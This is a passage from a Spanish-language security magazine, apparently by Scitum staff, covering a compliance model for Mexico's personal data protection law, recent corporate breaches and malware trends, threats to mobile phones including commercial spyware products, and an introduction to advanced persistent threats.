De acuerdo a los requerimientos de la LFPDPPP y con base en el estándar BS10012:2009 se propone el siguiente modelo para definir e implementar una estrategia para la protección de datos personales en posesión de particulares, con el objetivo de proporcionar dirección y soporte para el cumplimiento de dicha ley.




Figura 4. Modelo para la implementación de una estrategia para el cumplimiento de la LFPDPPP

El modelo define cinco fases, las cuales se describen a continuación:

Fase I. Análisis de procesos y flujo de información

Como primera fase es importante que la empresa realice un análisis y diagnóstico de sus procesos de negocio y cómo éstos están siendo operados. La empresa debe identificar si está solicitando información de datos personales a los titulares que no le estén generando algún beneficio ni operativo ni económico, y analizar la factibilidad de dejarlos de recabar y, de esta manera, evitar el uso de recursos para el cumplimiento de la LFPDPPP.

Fase II. Revisión de estado actual

En esta fase el objetivo es conocer el grado de cumplimiento y madurez que mantiene la empresa respecto a la LFPDPPP, e identificar desviaciones existentes entre las prácticas de administración y operación actuales, lo cual permitirá identificar los riesgos a los que está expuesta la empresa y, con base en ello, dar prioridad a líneas de acción para la implementación de controles.

Fase III. Implementación de medidas de control

Los controles tecnológicos mínimos que se deberán implementar para la protección de datos personales son los siguientes:

- Mecanismo seguro para el intercambio de información con terceros
- Mecanismo de retención y eliminación segura de datos personales y datos sensibles
- Mecanismo de almacenamiento seguro
- Mecanismo de acceso y autenticación
- Aseguramiento de bases de datos
- Mecanismo de prevención de fuga de información

Los controles de procesos y políticas mínimas que deberán ser desarrolladas e implementadas son las siguientes:

- Política de protección de datos personales y datos sensibles
- Modelo de responsabilidades que incluya los siguientes actores: responsable, custodio, titular, encargado de seguridad
- Procedimientos para la obtención de información de datos personales y datos personales sensibles
- Procedimientos para el tratamiento de información de datos personales
- Política de retención y eliminación de datos personales y datos personales sensibles
- Proceso de evaluación formal de riesgos
- Proceso de control de accesos
- Proceso de respaldo de datos
- Proceso de respuesta a incidentes
- Proceso de investigación forense
- Proceso de control de cambios
- Procedimiento de monitoreo
- Procedimientos de revisión de registros y bitácoras
- Formatos del aviso de privacidad y del aviso de consentimiento
- Acuerdos para el intercambio seguro de datos personales y datos sensibles
- Otros

En el ámbito de los controles orientados al personal se deberá considerar:

- Programa de conciencia de seguridad dirigido a:
  - Administradores de red
  - Desarrolladores y analistas
  - Personal involucrado en el manejo de la información de datos personales y datos sensibles
- Capacitación en auditorías de sistemas
- Capacitación en el entendimiento de la LFPDPPP

Fase IV. Revisiones

En esta fase se deberán realizar auditorías internas por parte de la empresa a través del departamento de "auditoría" para detectar las áreas de oportunidad en la eficiencia de la implantación de los controles de seguridad y determinar el nivel de cumplimiento con la LFPDPPP, con el objetivo de simular la auditoría por parte de la entidad reguladora (IFAI)

Fase V. Mejora continua

En esta fase la empresa deberá implementar las acciones correctivas derivadas de las auditorías realizadas. Algunas actividades a contemplar son: dar prioridad a las acciones correctivas y preventivas identificadas, e Identificación de los responsables de llevar a cabo las acciones correctivas.

Conclusiones

En un mundo cuya economía gira en torno a la información, es de extrema importancia contar con una legislación que proteja los datos personales. En México esa necesidad es clara y ahora con la LFPDPPP los registros médicos, financieros, educativos de los titulares deberán ser tratados y protegidos de manera adecuada.

Ilustración: Silverio Ortega

Es un hecho que para que las empresas den observancia a la ley deberán considerar la asignación de presupuesto para seguridad de TI y hacer de la protección de información una práctica común en la operación del negocio. Con frecuencia la responsabilidad de asegurar el cumplimiento de las regulaciones recae en los profesionales de TI, sin embargo, para que este sea adecuado tendrán que estar involucrados diversos actores de la empresa, empezando por los dueños de procesos del negocio, el área legal, Recursos Humanos, Sistemas y TI. No hay que olvidar que la falla en este sentido puede traer serias consecuencias incluyendo multas sustanciales y demandas legales que afectarán directamente la salud financiera de la empresa.

¡¡ La LFPDPPP ha llegado para quedarse!!

Corporaciones bajo ataque

Omar Alcalá
CISSP, ISO27000 LA, Cisco Field Engineer Specialist y CCNA
oalcala@scitum.com.mx

En los últimos días hemos visto problemas de seguridad en empresas tan diversas que aparentemente cualquier corporación será vulnerada. Tenemos los ejemplos de *RSA*, *Gawker* y *PlayStation Network*:

Gawker es una empresa que se dedica a proveer información en línea tipo blogs, y es una compañía reconocida en los Estados Unidos para publicación de notas, usualmente farándula, tecnología (a través de *Gizmodo*) y personajes públicos. En diciembre de 2010, el código fuente y las más de 1 millón de cuentas fueron extraídos por un grupo de *hackers* llamados *Gnosis*. El peligro no radica en la información que *Gawker* publica (como *Gnosis* indicó), sino en los correos registrados y su relación con otros sitios, como sociales o banca electrónica. Muchas de las cuentas registradas tenían contraseñas débiles, las cuales fueron probadas con el popular programa *John The Ripper* y usadas en las cuentas de correo electrónico asociadas, teniendo acceso a los buzones de las cuentas vulnerables.

RSA sufrió una fuga de información confidencial respecto al modo de operación de su popular solución de *Tokens RSA SecurID* en marzo de 2011. Esto provocó que *RSA* lanzara un comunicado donde indicaba que fueron el objetivo de un ataque *APT* (amenaza persistente avanzada, por sus siglas en inglés), sin declarar qué vectores pudieron ser usados para el ataque. *RSA* es conocido también por sus contribuciones en investigación, seguridad de gobierno y el algoritmo de cifrado *RSA* ideado por sus fundadores.

El peligro en este caso no fue solo conocer cómo opera el producto *SecurID*, sino el golpe de imagen, pérdida de confianza en el producto y una sensación de vulnerabilidad, ya que los propios vendedores de seguridad han sufrido ataques; *RSA SecurID* domina el mercado de factor de doble autenticación. *Barracuda Networks* sufrió un ataque similar justo durante una ventana de mantenimiento a uno de sus *firewalls*, lo cual despertó muchas dudas respecto a la coincidencia de las acciones, y en este ataque se obtuvo información de clientes. En el ámbito de seguridad, los propios vendedores intentan minimizar sus fallas a través de mensajes de mercadeo, por lo que suelen no proveer la suficiente información y solución en tiempo para apoyar a sus clientes.

Nota del editor. Durante la revisión del documento, *Lockheed Martin*, uno de los máximos proveedores en la milicia de los Estados Unidos, fue objeto de un ataque a partir de accesos controlados por el producto *SecurID*. Esto puede suponer un ataque dirigido (*cyberwarfare*) hacia inteligencia militar.

El caso de *PlayStation Network* (*PSN*) causó mucho revuelo puesto que se pudieron obtener 77 millones de cuentas a nivel mundial con, al parecer, toda la información personal – contacto, dirección, teléfono, contraseña, correo electrónico asociado, y posiblemente datos de la tarjeta de crédito asociada. Numerosas publicaciones cuestionaron el proceder de *Sony*, debido a que no presentó un comunicado inmediato, a que parecía no estar comprometido con *PCI*, y a la falta de un CISO que pudiera implementar más y mejores controles en la red. El impacto fue significativo: *PSN* estuvo fuera por tres semanas, por lo que sobra indicar que hubo una importante pérdida económica.

Evolución en los ataques

Tomé estos tres casos porque tenemos diferentes tipos de compañía bajo ataque con negocios totalmente diferentes entre sí. Hace cuestión de cinco años era común tener gusanos que se esparcían por la red atacando vulnerabilidades (*Code Red II, Slammer, Sasser*). Parecía que lo divertido era interrumpir las operaciones de la red o del negocio. No había un objetivo en específico, adicional al de conseguir replicar el código lo más rápido posible (con algunas consecuencias), y demostrar vulnerabilidades a los vendedores.

Con el boom de la Web 2.0, contenidos dinámicos y proliferación de aplicaciones para el mundo en general, los autores de malware vieron una mejor utilidad en los códigos maliciosos que generaban. En 2006 observamos cómo empezaron a tomar fuerza los ataques de *phishing, scams, pharming*, entre otros.

A la par de estos temas, las redes sociales empezaron a emerger para conectar a muchas personas, incluso con aquellas con las que se perdió contacto. El uso indiscriminado de las redes sociales, la cercanía con la información y una Web más dinámica fueron una mezcla determinante que los creadores de *malware* aprovecharon eficazmente. El código malicioso empezó a ser más dirigido, más liviano, más compacto y más escurridizo: veamos por qué:

» **Más dirigido**: Arroja más valor entender a quién se quiere infectar y por qué, que simplemente enviar código malicioso hacia Internet, del cual 99% será bloqueado por equipos de seguridad. Si queremos infectar a un director de finanzas de una compañía, podríamos conseguirlo de muchas maneras y la "recompensa" puede ser mucho mayor.

Costo por intrusión (dólares americanos por registro)	
2008	225
2009	214
2010	318

Fuente: *Ponemon*


» **Más liviano**: Codificar es un arte, y parte de ello tiene que ver con el rendimiento de la máquina. Si tenemos un equipo cuyo rendimiento se ve afectado (memoria, carga de programas, espacio en disco, entre otros efectos), cualquier usuario puede sentir que algo está mal y hablarle a soporte técnico, cuando lo que se quiere es que el código malicioso permanezca indetectable.

» **Más compacto**: No se emplearán 200 mil líneas de código si con 50 se gana el control de la máquina, o se obtiene la contraseña, o se redirige al usuario a una página ficticia.

» **Más escurridizo**: No se quiere que se sepa que detrás de un *Tetris* hay un *backdoor*. No se quiere que se le realice ingeniería inversa a un código. No se quiere que se pruebe el código en ambientes "controlados". Para ello, el *malware* es ofuscado, se rehúsa a correr en ambientes controlados (como *debuggers* o máquinas virtuales), o simplemente ejecuta cosas sin sentido si no corre en el ambiente donde debiera ejecutarse. Hoy por hoy hay *malware* que se ejecuta por un periodo de tiempo y después se autodestruye (una vez conseguido el objetivo).

"*Cyberwarfare*"

Hay otro grupo de ataques que parecen ciencia ficción, la tan llamada "guerra cibernética". A diferencia de las intrusiones comunes (como el caso de *Gawker*), pueden presentarse ataques sofisticados que denotan a gente con experiencia en diferentes ramos de la tecnología, se tiene el tiempo suficiente para realizar las acciones necesarias y los recursos son vastos (*APT*). Estos ataques no son comunes todavía, pero su daño puede ser potencialmente mundial y por lo general están ligados con naciones, organizaciones criminales o grupos políticos.



Otro peligro radical de estos ataques es que puede pasar bastante tiempo antes de que el ataque sea detectado, especialmente si las empresas o instituciones de gobierno no toman en serio los conceptos de trazabilidad y auditoría, por lo que las pérdidas reales pueden no estar identificadas.

Tenemos los casos de *Google* (servicio de *Gmail* inaccesible en China), *Stuxnet* (planta nuclear de Irán) o Corea del Sur (negación de servicio distribuido lanzado desde Corea del Norte). Los temas van más allá de lo técnico, y pueden entrar en otros aspectos que no competen a este artículo. Lo intrigante del caso es la realidad de que si hay intereses por un servicio en particular, y si hay dinero y/o poder de por medio, se estará en la mira.

La criminalidad cibernética ha existido desde que se han hecho negocios en Internet. Primero estuvo el malware mediante envío masivo, pero ahora se puede comprar en el mercado un kit de *ZeuS*, programa dedicado al fraude para instituciones bancarias, por $4,000 dólares americanos. La diferencia radica en que las herramientas y la conectividad actual son cada vez mayores, por lo que los intereses y el riesgo que van de por medio crecen.

¿Quién ganará?

Hoy hay un mejor trabajo en cuanto a parchar vulnerabilidades (aunque nunca se acaben), los malos atacan, los buenos contraatacan, y los malos contraatacan a los buenos, y así sucesivamente.

Los autores de malware saben que su problema es la ingeniería inversa, por ello el último de los contraataques involucra la fuerza bruta. Muchos vendedores podrán enojarse pero hoy por hoy la mayor parte de la detección de este código es reactiva: se requiere una firma que identifique el comportamiento para detectar y bloquear la ejecución. Actualmente no existe un dato único de cuántas piezas diferentes de malware se generan por día, lo único seguro es que las fuentes hablan de miles. Esto afecta sobremanera la capacidad de analizar cada una de estas piezas; identificar si ya hay algún antimalware que lo prevenga puede llevar poco tiempo, desarrollar la vacuna ante una nueva amenaza supondrá más esfuerzos.

El mayor conflicto radica en lo siguiente: no siempre se detectan las brechas de seguridad, y el código malicioso hoy puede desaparecer después de haber alcanzado su objetivo. Esto hace que el análisis forense sea más complicado, y que muchas veces la brecha de seguridad persista por algún tiempo antes de que la empresa por fin identifique que ha habido un incidente.

¿Nadie está seguro?

Si bien los ataques hacia vulnerabilidades nunca cesarán, hoy los programas de *malware* están más orientados hacia personas específicas, o bien hacia grupos específicos. El objetivo es obtener ahora la información relevante, o el dinero que se quiere. Ya no se vulneran capas de seguridad a base de encontrar huecos para explotar – aunque sí quiero subrayar que no por ello se deben descuidar –, sino que se evaden todas estas capas enfocando las fuerzas en obtener los accesos que tienen los usuarios con privilegios. Es mucho más sencillo, y muchas veces más redituable. Cuando todo falla, tener un contacto interno puede hacer el trabajo (ejemplo: caso *DuPont* con Gary Min, donde robó 400 millones de dólares en propiedad intelectual).

Con las redes sociales y las computadoras portátiles (incluyo en este rubro a teléfonos inteligentes, tabletas, y cualquier dispositivo móvil conectado a una red), un atacante tiene más conectividad que en cualquier otra época de la joven computación, y seguirá creciendo. Se debe generar más conciencia en el usuario final, no en si hay o no virus o código malicioso, sino en despertar un sentido de alerta, de no creer todo lo que se ve, de que nada es gratis, y que deben proteger su información así como protegen su persona.

El panorama es complicado, puesto que la seguridad es percibida como un gasto, pero si sabemos que el costo promedio de una intrusión en los Estados Unidos es de 7.2 millones de dólares americanos, de acuerdo con Ponemon, podemos captar de inmediato que mejorar la seguridad en nuestras empresas es el único medio por el que podremos mitigar los impactos económicos, y que "ahorrando" esfuerzos deberemos comprar el riesgo de entrar a la estadística.

Reconocemos que nadie estará 100% seguro y que no hay una fórmula mágica contra las instituciones. Las amenazas crecen rápidamente, y la tecnología o servicios nuevos parecen no considerar la seguridad. Las empresas pueden optar por mantener una estrategia de análisis, monitoreo y mejora continua que vea a la seguridad de una manera total.

Hay que lidiar con las vulnerabilidades y los vendedores; todos tienen áreas de oportunidad. La tarea de mitigar los riesgos cada vez es más complicada, y cuando amenazas tipo *APT* parecen ser más comunes, el sentido de alerta y compromiso de los encargados de la seguridad deben redoblar esfuerzos y madurar cada vez más en sus procesos.

¿Se puede aprovechar la nube sin crear tormentas?

we can

ca technologies

¿Qué tan seguro es realizar sus actividades en dispositivos móviles?

Esteban San Román
CISSP, CISA y CEH
esanroman@scitum.com.mx

La mejor noticia para quienes utilizamos Internet es que ahora sus posibilidades están al alcance de cualquier usuario y, al mismo tiempo, la peor noticia para los que utilizamos Internet es que precisamente esas posibilidades estén al alcance de cualquier usuario.

Los más recientes avances en redes y comunicaciones nos han permitido disponer de conexiones a Internet desde prácticamente cualquier lugar, en un principio desde los cafés Internet, luego con la portabilidad que nos han brindado las *laptops*, y en tiempos más recientes a través de la proliferación de teléfonos móviles con mayor poder de cómputo.

Dentro de este grupo de dispositivos se encuentran los teléfonos inteligentes, desde donde podemos enviar mensajes y correos, recibir alertas, consultar noticias, realizar transacciones en un portal bancario o acceder a recursos de la organización en la intranet (catálogos de producto, listas de precios, tomar entrenamiento, etc.).

Como es de suponerse, cualquier solución tecnológica tan pronto se va haciendo popular, se vuelve blanco de ataques informáticos, los mejores ejemplos de esto son los ambientes *Windows*, la plataforma de comunicaciones *IOS* de *Cisco*, las bases de datos *SQL, Oracle* y algunas soluciones populares de *Linux* que en sitios y boletines especializados aparecen como objetivos favoritos de ataque y para los que de manera constante se publican vulnerabilidades.

La razón de esto es jugar con la simple probabilidad de que un ataque exitoso debe buscar a la potencial víctima donde exista mayor población, en nuestro caso, donde parte importante de esa población no haya tomado las medidas de protección necesarias en sus recursos, donde falte o ya no se pueda instalar una actualización de código, un parche, o se trabaje con una plataforma obsoleta (esto último se da en plataformas como *Windows 2000* o ciertos service packs de *XP* y *Vista* que oficialmente ya no tienen soporte de *Microsoft*).

En este contexto estamos justo en una fase donde plataformas emergentes como las iPads y la telefonía celular se vuelven los nuevos blancos de ataque; si visualizamos quiénes son los usuarios de estos sistemas nos daremos cuenta de que virtualmente cualquier persona está expuesta y cada una de ellas tiene una postura muy distinta respecto a dicha exposición frente a un eventual incidente de seguridad.

Una de las plataformas favoritas para gestar ataques informáticos a teléfonos inteligentes es *Google Android*, sobre la cual se dice que desde el verano de 2010 dichos ataques se han incrementado en un 400%. Las posibles causas son, como citamos, la falta de concientización de los usuarios, la descarga indiscriminada de código y aplicativos de fuentes desconocidas además de la falta de *software* de protección para esta plataforma.

De acuerdo a expertos de *Juniper Networks* el malware en plataformas móviles es todavía menor al 1% respecto a todo el *malware* existente a nivel global.

Así como la PC de un usuario cualquiera puede quedar infectada por la simple apertura de un correo electrónico infectado, el teléfono móvil de otro puede quedar infectado por acceder a un mensaje *SMS* que incluya código malicioso.

Otras plataformas móviles que no están exentas de ataques son *Symbian* de *Nokia*, *Windows Mobile* de *Microsoft* y, en menor medida, las *Blackberry* y el *iPhone* de *Apple*. La tendencia de ataques arroja que en breve muchos dispositivos móviles podrían estar volviéndose *zombies* e inadvertidamente quedar reclutados en un *botnet* y, desde esta dispersión de teléfonos, ejecutar ataques distribuidos de negación de servicio (*DDOS*) de grandes proporciones.

Solo imaginen cuántas personas utilizan teléfonos celulares en comparación con las que tienen computadoras personales. Bajo un ataque las redes telefónicas quedarían colapsadas y la disponibilidad de muchos servicios que hoy se brindan con apoyo del Internet se vería seriamente afectada.

Además, una vez que se tiene control del teléfono se pueden escuchar conversaciones y monitorear mensajes de correo o de texto, aunado esto al hecho de que se podría acceder a información sensible del propio aparato y del usuario del mismo.

Google se vio en la necesidad de ejecutar un procedimiento de remoción remota de código para eliminar aplicaciones infectadas, a fin de contrarrestar una amenaza de phishing bancario que apareció en su plataforma *Android* a principios de 2010.

Cuando se trabaja con terceros en el medio de la telefonía móvil se presenta una situación adicional referente a que las tarjetas de memoria con código precargado puedan resultar infectadas de origen, de modo que al realizar la instalación de utilerías para sincronizar con la PC, esta última puede quedar vulnerada por la transferencia de código malicioso. Esto le sucedió a *Vodafone* cuando embarcó tarjetas SD con teléfonos *Android* que reclutaban zombies al *botnet Mariposa*. De todo lo anterior se desprende que los usuarios de telefonía móvil deben ir adoptando los mismos hábitos que hoy tienen para sus PC y *laptops*. El poder de cómputo está llegando a todos lados y de la misma forma las amenazas a ese poder de cómputo también lo hacen.

Utilerías más recurrentes que explotan la información de dispositivos móviles


Algunas de las utilerías más comercializadas que han sido detectadas sobre plataformas móviles son las siguientes:


Flexispy (*www.flexispy.com*) es un troyano desarrollado para el sistema operativo *Symbian* que se instala en el teléfono que se va a monitorear, envía copias de mensajes *SMS*, lleva los registros de llamadas, correos, ubicación física del teléfono y permite escuchar los contenidos de las llamadas. La interfaz queda oculta con una secuencia especial de dígitos a la que solo puede acceder quien instala la aplicación. En siguientes versiones se añadirá el soporte a *Pocket PC* y *Blackberry*.


Mobile Spy (*www.mobile-spy.com*) es parte de la nueva generación de *software* espía para teléfonos móviles que aprovecha la capacidad de conectividad a Internet para registrar la actividad, los registros y la ubicación física del teléfono. Para acceder a dicha información el espía entra a la página Web del fabricante, además de que otras funcionalidades le permiten tener manipulación remota del móvil. Esta aplicación es compatible con la mayoría de los modelos de *iPhone, Blackberry* y *Android*, los sistemas *Windows Mobile, Symbian* y la *iPad*.

MobiStealth (*www.mobistealth.com*) es una familia de utilerías que permiten rastrear el teléfono, las actividades del mismo, ver imágenes, mensajes y contactos a través de diferentes plataformas como los teléfonos *iPhone, Blackberry* y *Android*, a fin de tener un control.

Aparte de estas opciones de *software* existe la posibilidad de agregar un *chip* al teléfono que se quiere espiar, sin embargo esta opción no es del todo infalible y puede resultar cara pues los *chips* llegan a costar entre 100 y 250 dólares.







Principales recomendaciones de protección

A continuación le propongo una serie de acciones, representadas como un decálogo, para ayudar a robustecer la seguridad de una plataforma móvil.




Ilustración: Silverio Ortega

Conclusiones

Mientras más integración exista entre los *gadgets* y las diferentes plataformas de cómputo, se irán abriendo puertas para que las amenazas se distribuyan con mayor facilidad y, a la vez, dibujarán un escenario de riesgo para el cual debemos tomar las medidas preventivas necesarias.

Mantenerse informado sobre las mejoras que se puedan realizar sobre un sistema del que depende una buena parte de nuestras actividades cotidianas representa el mejor antídoto ante un eventual escenario de nuevas amenazas que se gestan en el entorno de la movilidad.

Amenazas persistentes avanzadas

Spencer James Scott
MCP, MCSA, CompTIA Security+ y ArcSight ACSA/HACIA
sscott@scitum.com.mx
Traducción de Héctor Acevedo

Una amenaza persistente avanzada (Advanced Persistent Threat, APT) es un tipo sofisticado de ciberataque que constituye uno de los peligros más importantes y de rápido crecimiento que las organizaciones deben afrontar hoy en día, en particular las empresas que están haciendo uso del cómputo en la nube.

Los ataques de APT están provocando cada vez más atención de parte de los ejecutivos encargados de la seguridad informática debido a que son dirigidos a todo tipo de organizaciones, desde empresas del sector privado hasta organizaciones militares y políticas. Las amenazas involucradas en los ATP no son nuevas, sin embargo representan un marcado incremento en el uso de tácticas que explotan conexiones sociales de confianza, que emplean malware sofisticado y son ejecutadas por atacantes decididos y pacientes. Los vectores de ataque usados en una APT no son muy diferentes de los empleados en otros tipos de ataque, pero su principal diferencia radica en la motivación, perseverancia y recursos de los hackers.

Lo que más distingue una APT es que cambia sus características todo el tiempo y de manera intencional, haciéndolo muy difícil de detectar con métodos tradicionales: la actividad anormal de usuarios autorizados, el acceso a datos fuera de contexto o una secuencia inusual de comportamiento, que tradicionalmente serían tomados como eventos de bajo riesgo, pueden ser las únicas señales de un ataque APT.

¿Cuáles son las características principales de una APT?

- **Personal:** el atacante selecciona objetivos con base en intereses políticos, comerciales o de seguridad y tiene una definición clara de la información que busca obtener de la víctima.
